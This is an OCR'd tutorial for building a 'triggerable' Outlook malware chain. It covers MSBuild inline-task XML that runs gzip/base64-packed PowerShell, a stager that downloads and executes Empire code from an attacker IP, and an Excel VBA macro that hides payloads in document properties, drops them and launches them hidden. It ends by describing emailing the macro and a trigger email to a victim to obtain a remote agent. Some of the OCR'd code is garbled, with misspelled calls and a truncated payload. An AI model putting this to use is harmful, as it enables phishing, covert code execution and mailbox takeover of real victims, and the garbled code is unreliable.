

Delivering a triggerable outlook malware

I. This how the attack work:



II. Schematic design for the creation phase of the outlook malware



III. Msbuild_outlook.ps1

This code we can found: https://github.com/colemination/PowerOutlook/blob/master/New-DynamicOutlookTrigger.ps1
This code contain what the malware will do when identifies the trigger email (cyber, LinkedIn, interested), we are simply instructing the malware to execute the payload msbuild.exe and we are also passing the MSbuild_stager.xml as argument. Where this final will be dropped by the malicious macro in the "libraries" directory and once the payload is executed the outlook malware will start running.

- Don't miss to delete this functionality from the code.


```
81                          $Port = $Portsection
82                      }
83                  }
84                  # convert URL to an IP address, and catch any errors
85                  Write-Verbose "URL is set to $URL"
86                  Write-verbose "Port is set to $Port"
87                  try{
88                      $lookup = [System.Net.DNS]::GetHostEntry($URL)
89                      Write-verbose "Lookup is set to $Lookup"
90                  }
91                  Catch [System.Exception]
92                  {
93                      $Null
94                  }
95                  [Net.IPAddress]$IP = ($lookup.AddressList[0]).IPAddressToString
96                  # Schedule the payload to call back to the attacking station
97                  echo "The payload will call out to the IP $IP on the port $Port" > C:\payload.txt
98                  Start-Process $payload -ArgumentList "C:\payload.txt"
99              }
```

We will not use this functionality

- Then replace line 98 by this:

```
Start-Process -Window Hidden $payload -ArgumentList " $env:public\Libraries\msbuild_stager.xml"
exit
```

- If we tested this final against our mail box this is what we get:



- Now we need to copy the whole scripts and gz compressed: http://txtwizard.net/compression

- Then embed the gz compressed code inside this XML template "reverseshell.xml"
https://github.com/giMini/PowerMemory/blob/master/RWMC/misc/reverseshell.xml

But first make sure to replace this line highlighted in yellow,

```
string pok = "$WC=NeW-OBJecT SyStem.NET.WEbCLIENt;$u='Mozilla/5.0 (Windows NT
```

by this one liner, which start by a "$s and end by ReadToEnd()";

```
string pok = "$s=New-Object IO.MemoryStream(,[Convert]::FromBase64String('drop your gz compress code her'));
IEX (New-Object IO.StreamReader(New-Object IO.Compression.GzipStream($s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd()";
```

- Then save this final as msbuild_outlook.xml


msbuild_outlook.xml.txt

```
<Project ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
  <!-- Author: Pierre-Alexandre Braeken, Twitter: @pabraeken -->
  <!-- Based on Casey Smith work (https://gist.github.com/subTee/ca477b4d19c885bec05ce238cbad6371), Twitter: @subTee  -->
  <Target Name="34rfas">
    <QWEridxmaPO />
  </Target>
   <UsingTask
  TaskName="QWEridxmaPO"
  TaskFactory="CodeTaskFactory"
  AssemblyFile="C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll" >
   <Task>
    <Reference Include="System.Management.Automation" />
    <Code Type="Class" Language="cs">
      <![CDATA[
          using System;
          using System.IO;
          using System.Diagnostics;
          using System.Reflection;
          using System.Runtime.InteropServices;
          using System.Collections.ObjectModel;
          using System.Management.Automation;
          using System.Management.Automation.Runspaces;
          using System.Text;
          using Microsoft.Build.Framework;
          using Microsoft.Build.Utilities;
          public class QWEridxmaPO :  Task, ITask {
              public override bool Execute() {
                  string pok = "$s=New-Object IO.MemoryStream(,[Convert]::FromBase64String('H4sIAAAAAAAAA/7VX+1MaNuD+OfwVGkwbaLmLINTmkpY2frbu+MEE9zEFmhF3Cyi+kuhJI0wc52/v8qc77vCRJuJU8WA99vHttyut+H6n5g9WXCwUUsVCyIXgTAupyYWiIyFuyfRIQolaQMCmLChQUxalCeUhWc6BE6YC
                  IEX (New-Object IO.StreamReader(New-Object IO.Compression.GzipStream($s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd()";
                  Runspace runspace = RunspaceFactory.CreateRunspace();
                  runspace.Open();
                  RunspaceInvoke scriptInvoker = new RunspaceInvoke(runspace);
                  Pipeline pipeline = runspace.CreatePipeline();
                  pipeline.Commands.AddScript(pok);
                  pipeline.Invoke();
                  runspace.Close();
                  return true;
              }
          }
      ]]>
    </Code>
   </Task>
  </UsingTask>
</Project>
```

- Final step is to Base64 encode the msbuild_outlook.xml: http://txtwizard.net/encoding

IV. Msbuild_prompt_bypass.ps1

The Msbuild_prompt_bypass allow a one minute access to the mail box, the code is down below:



- Then follow the same steps like we did for msbuild_outlook.ps1

V. Msbuild_stager.ps1

The Msbuild_stager have a link to an empire stager hosted in /tmp repository (named stager.ps1)

```
$WC=NeW-OBJect SyStem.NET.WEbCLIENT;
$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';
$wc.HeAders.ADd('User-Agent',$u);
$Wc.ProxY = [SYsTem.NET.WEBREQUesT]::DEFAuLtWebPRoxy;
$WC.PROxY.CrEdentIalS = [SYSTeM.Net.CreDentialCACHe]::DEFAulTNETWOrkCrEdEnTialS;
$Wc.DownLoADSTriNG('http://192.168.1.28:8888/stager.ps1') | IEX
```

- Then follow the same steps like we did for msbuild_outlook.ps1 but for this one no need to GZ compress

VI. malicious macro

Now it's the time to hide these three base64-encoded files for [msbuild_outlook, msbuild_prompt_bypass and msbuild_stager] in the file properties in the malicious macro

- This is the content of the malicious excel macro


```
' A Base64 Encoder/Decoder.
'
' This module is used to encode and decode data in Base64 format as described in RFC 1521.
'
' Home page: www.source-code.biz.
' Copyright 2007: Christian d'Heureuse, Inventec Informatik AG, Switzerland.
'
' This module is multi-licensed and may be used under the terms
' of any of the following licenses:
'
'  EPL, Eclipse Public License, V1.0 or later, http://www.eclipse.org/legal
'  LGPL, GNU Lesser General Public License, V2.1 or later, http://www.gnu.org/licenses/lgpl.html
'  GPL, GNU General Public License, V2 or later, http://www.gnu.org/licenses/gpl.html
'  AGPL, GNU Affero General Public License V3 or later, http://www.gnu.org/licenses/agpl.html
'  AL, Apache License, V2.0 or later, http://www.apache.org/licenses
'  BSD, BSD License, http://www.opensource.org/licenses/bsd-license.php
'  MIT, MIT License, http://www.opensource.org/licenses/MIT
'
' Please contact the author if you need another license.
' This module is provided "as is", without warranties of any kind.

Option Explicit

Private InitDone      As Boolean
Private Map1(0 To 63)  As Byte
Private Map2(0 To 127) As Byte

' Encodes a string into Base64 format.
' No blanks or line breaks are inserted.
' Parameters:
'   S        a String to be encoded.
' Returns:    a String with the Base64 encoded data.
Public Function Base64EncodeString(ByVal s As String) As String
  Base64EncodeString = Base64Encode(ConvertStringToBytes(s))
  End Function

' Encodes a byte array into Base64 format.
' No blanks or line breaks are inserted.
' Parameters:
'   InData    an array containing the data bytes to be encoded.
' Returns:    a string with the Base64 encoded data.
Public Function Base64Encode(InData() As Byte)
  Base64Encode = Base64Encode2(InData, UBound(InData) - LBound(InData) + 1)
  End Function

' Encodes a byte array into Base64 format.
' No blanks or line breaks are inserted.
' Parameters:
'   InData    an array containing the data bytes to be encoded.
'   InLen     number of bytes to process in InData.
' Returns:    a string with the Base64 encoded data.
Public Function Base64Encode2(InData() As Byte, ByVal InLen As Long) As String
  If Not InitDone Then Init
  If InLen = 0 Then Base64Encode2 = "": Exit Function
  Dim ODataLen As Long: ODataLen = (InLen * 4 + 2) \ 3    ' output length without padding
  Dim OLen As Long: OLen = ((InLen + 2) \ 3) * 4          ' output length including padding
  Dim Out() As Byte
  ReDim Out(0 To OLen - 1) As Byte
  Dim ip0 As Long: ip0 = LBound(InData)
  Dim ip As Long
  Dim op As Long
  Do While ip < InLen
    Dim i0 As Byte: i0 = InData(ip0 + ip): ip = ip + 1
    Dim i1 As Byte: If ip < InLen Then i1 = InData(ip0 + ip): ip = ip + 1 Else i1 = 0
    Dim i2 As Byte: If ip < InLen Then i2 = InData(ip0 + ip): ip = ip + 1 Else i2 = 0
    Dim o0 As Byte: o0 = i0 \ 4
    Dim o1 As Byte: o1 = ((i0 And 3) * &H10) Or (i1 \ &H10)
    Dim o2 As Byte: o2 = ((i1 And &HF) * 4) Or (i2 \ &H40)
    Dim o3 As Byte: o3 = i2 And &H3F
    Out(op) = Map1(o0): op = op + 1
    Out(op) = Map1(o1): op = op + 1
    Out(op) = IIf(op < ODataLen, Map1(o2), Asc("=")): op = op + 1
    Out(op) = IIf(op < ODataLen, Map1(o3), Asc("=")): op = op + 1
    Loop
  Base64Encode2 = ConvertBytesToString(Out)
  End Function

' Decodes a string from Base64 format.
' Parameters:
```


```
'    s       a Base64 String to be decoded.
' Returns     a String containing the decoded data.
Public Function Base64DecodeString(ByVal s As String) As String
  If s = "" Then Base64DecodeString = "": Exit Function
  Base64DecodeString = ConvertBytesToString(Base64Decode(s))
  End Function

' Decodes a byte array from Base64 format.
' Parameters
'   s       a Base64 String to be decoded.
' Returns:    an array containing the decoded data bytes.
Public Function Base64Decode(ByVal s As String) As Byte()
  If Not InitDone Then Init
  Dim IBuf() As Byte: IBuf = ConvertStringToBytes(s)
  Dim ILen As Long: ILen = UBound(IBuf) + 1
  If ILen Mod 4 <> 0 Then Err.Raise vbObjectError, , "Length of Base64 encoded input string is not a multiple of 4."
  Do While ILen > 0
    If IBuf(ILen - 1) <> Asc("=") Then Exit Do
    ILen = ILen - 1
    Loop
  Dim OLen As Long: OLen = (ILen * 3) \ 4
  Dim Out() As Byte
  ReDim Out(0 To OLen - 1) As Byte
  Dim ip As Long
  Dim op As Long
  Do While ip < ILen
    Dim i0 As Byte: i0 = IBuf(ip): ip = ip + 1
    Dim i1 As Byte: i1 = IBuf(ip): ip = ip + 1
    Dim i2 As Byte: If ip < ILen Then i2 = IBuf(ip): ip = ip + 1 Else i2 = Asc("A")
    Dim i3 As Byte: If ip < ILen Then i3 = IBuf(ip): ip = ip + 1 Else i3 = Asc("A")
    If i0 > 127 Or i1 > 127 Or i2 > 127 Or i3 > 127 Then _
      Err.Raise vbObjectError, , "Illegal character in Base64 encoded data."
    Dim b0 As Byte: b0 = Map2(i0)
    Dim b1 As Byte: b1 = Map2(i1)
    Dim b2 As Byte: b2 = Map2(i2)
    Dim b3 As Byte: b3 = Map2(i3)
    If b0 > 63 Or b1 > 63 Or b2 > 63 Or b3 > 63 Then _
      Err.Raise vbObjectError, , "Illegal character in Base64 encoded data."
    Dim o0 As Byte: o0 = (b0 * 4) Or (b1 \ &H10)
    Dim o1 As Byte: o1 = ((b1 And &HF) * &H10) Or (b2 \ 4)
    Dim o2 As Byte: o2 = ((b2 And 3) * &H40) Or b3
    Out(op) = o0: op = op + 1
    If op < OLen Then Out(op) = o1: op = op + 1
    If op < OLen Then Out(op) = o2: op = op + 1
    Loop
  Base64Decode = Out
  End Function

Private Sub Init()
  Dim c As Integer, i As Integer
  ' set Map1
  i = 0
  For c = Asc("A") To Asc("Z"): Map1(i) = c: i = i + 1: Next
  For c = Asc("a") To Asc("z"): Map1(i) = c: i = i + 1: Next
  For c = Asc("0") To Asc("9"): Map1(i) = c: i = i + 1: Next
  Map1(i) = Asc("+"): i = i + 1
  Map1(i) = Asc("/"): i = i + 1
  ' set Map2
  For i = 0 To 127: Map2(i) = 255: Next
  For i = 0 To 63: Map2(Map1(i)) = i: Next
  InitDone = True
  End Sub

Private Function ConvertStringToBytes(ByVal s As String) As Byte()
  Dim b1() As Byte: b1 = s
  Dim l As Long: l = (UBound(b1) + 1) \ 2
  If l = 0 Then ConvertStringToBytes = b1: Exit Function
  Dim b2() As Byte
  ReDim b2(0 To l - 1) As Byte
  Dim p As Long
  For p = 0 To l - 1
    Dim c As Long: c = b1(2 * p) + 256 * CLng(b1(2 * p + 1))
    If c >= 256 Then c = Asc("?")
    b2(p) = c
    Next
  ConvertStringToBytes = b2
  End Function

Private Function ConvertBytesToString(b() As Byte) As String
  Dim l As Long: l = UBound(b) - LBound(b) + 1
  Dim b2() As Byte
  ReDim b2(0 To (2 * l) - 1) As Byte
  Dim p0 As Long: p0 = LBound(b)
  Dim p As Long
  For p = 0 To l - 1: b2(2 * p) = b(p0 + p): Next
  Dim s As String: s = b2
  ConvertBytesToString = s
  End Function
```

```
Sub a()
Dim oWB As Workbook
Set oWB = ActiveWorkbook
Dim msbuild_stager As String
Dim msbuild_outlook As String
Dim msbuild_prompt_bypass As String

msbuild_stager = oWB.BuiltinDocumentProperties("Company")
Dim strPath1 As String
strPath1 = Environ$("PUBLIC") & "\Libraries\msbuild_stager.xml"
Dim fsol As Object
Set fsol = CreatObject("Scripting.FileSystemObject")
Dim oFile1 As Object
Set oFile1 = fso1.CreatTextFile(strPath1)
oFile1.WriteLine Base64DecoderString(msbuild_stager)
oFile1.Close

Set fso1 = Nothing
Set oFile1 = Nothing

msbuild_outlook = oWB.BuiltinDocumentProperties("Author")
Dim strPath2 As String
strPath2 = Environ$("PUBLIC") & "\Libraries\msbuild_outlook.xml"
Dim fso2 As Object
Set fso2 = CreatObject("Scripting.FileSystemObject")
Dim oFile2 As Object
Set oFile2 = fso2.CreatTextFile(strPath2)
oFile.WriteLine Base64DecoderString(msbuild_outlook)
oFile2.Close

Set fso2 = Nothing
Set oFile2 = Nothing

msbuild_prompt_bypass = oWB.BuiltinDocumentProperties("Manger")
Dim strPath3 As String
strPath3 = Environ$("PUBLIC") & "\Libraries\msbuild_prompt_bypass.xml"
Dim fso3 As Object
Set fso3 = CreatObject("Scripting.FileSystemObject")
Dim oFile3 As Object
Set oFile3 = fso3.CreatTextFile(strPath3)
oFile3.WriteLine Base64DecoderString(msbuild_prompt_bypass)
oFile3.Close

Set fso3 = Nothing
Set oFile3 = Nothing

Shell ("cmd /c c:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe" & " " & Environ$("PUBLIC") & "\Libraries\msbuild_outlook.xml"), vbHide
Shell ("cmd /c c:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe" & " " & Environ$("PUBLIC") & "\Libraries\msbuild_prompt_bypass.xml"), vbHide

End Sub
```


VII. Attacker side

In the attacker machine, we configure empire with a multi/launcher as listener, and with a stager type stager (we can use also launcher or launcher_bat), this stager renamed to stager.ps1 and hosted in the /tmp directory






- Then we send via email the malicious macro to the victim, where this final opened



- After that we send to the victim another email that contain the triggered words



- At this moment, Finally an agent show up ☺